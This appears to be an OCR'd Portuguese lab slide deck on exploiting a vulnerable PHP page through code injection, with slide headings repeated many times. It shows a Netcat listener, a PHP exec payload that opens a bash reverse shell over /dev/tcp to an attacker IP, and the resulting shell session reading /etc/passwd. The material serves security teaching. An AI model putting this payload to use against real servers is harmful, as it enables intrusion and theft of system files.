
1. Atacante inicia o Netcat no modo listen em uma porta (ex. 80)





# Explorando a vulnerabilidade: Netcat - Shell reversa

1. Atacante inicia o Netcat no modo listen em uma porta (ex. 80)




# Explorando a vulnerabilidade: Netcat - Shell reversa

1. Atacante inicia o Netcat no modo listen em uma porta (ex. 80)




# Explorando a vulnerabilidade: Netcat - Shell reversa

2. Atacante injeta código de PHP no servidor para abrir um bash e se conectar com o *nc* na porta 80.




# Explorando a vulnerabilidade: Netcat - Shell reversa

2. Atacante injeta código de PHP no servidor para abrir um bash e se conectar com o *nc* na porta 80.




# Explorando a vulnerabilidade: Netcat - Shell reversa

2. Atacante injeta código de PHP no servidor para abrir um bash e se conectar com o *nc* na porta 80.




# Explorando a vulnerabilidade: Netcat - Shell reversa

2. Atacante injeta código de PHP no servidor para abrir um bash e se conectar com o *nc* na porta 80.




# Explorando a vulnerabilidade: Netcat - Shell reversa

2. Atacante injeta código de PHP no servidor para abrir um bash e se conectar com o *nc* na porta 80.



# Explorando a vulnerabilidade: Netcat - Shell reversa


3. Atacante recebe a saída da bash no *nc* e consegue enviar comandos bash pelo *nc*.





# Explorando a vulnerabilidade: Netcat - Shell reversa

3. Atacante recebe a saída da bash no *nc* e consegue enviar comandos bash pelo *nc*.



# Explorando a vulnerabilidade: Netcat - Shell reversa

## SUBMIT YOUR PHP CODE AND HACK ME - PHP INJECTION

```
echo exec("/bin/bash -c 'bash -i >& /dev/tcp/\"192.168.100.191\"/80 0>&1'");
```

Submit

```
echo exec("whoami");
```

```
exec("/bin/bash -c 'bash -i >& /dev/tcp/\"IP_ATACANTE\"/80 0>&1'");
```

# Explorando a vulnerabilidade: Netcat - Shell reversa

## SUBMIT YOUR PHP CODE AND HACK ME - PHP INJECTION

```
echo exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.100.191/80 0>&1'");
```

Submit

```
(kali㉿kali)-[~]  
$ nc -nvlp 80  
listening on [any] 80 ...  
connect to [192.168.100.191] from (UNKNOWN) [192.168.100.190] 59356  
bash: cannot set terminal process group (10717): Inappropriate ioctl for device  
bash: no job control in this shell  
www-data@tutorial-VirtualBox:/var/www/html$ ls  
ls  
action_page.php  
index.html  
index.php  
www-data@tutorial-VirtualBox:/var/www/html$ cat /etc/passwd  
cat /etc/passwd  
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/usr/sbin/nologin  
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin  
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
```

## **Exemplo: Aplicação Vulnerável PHP**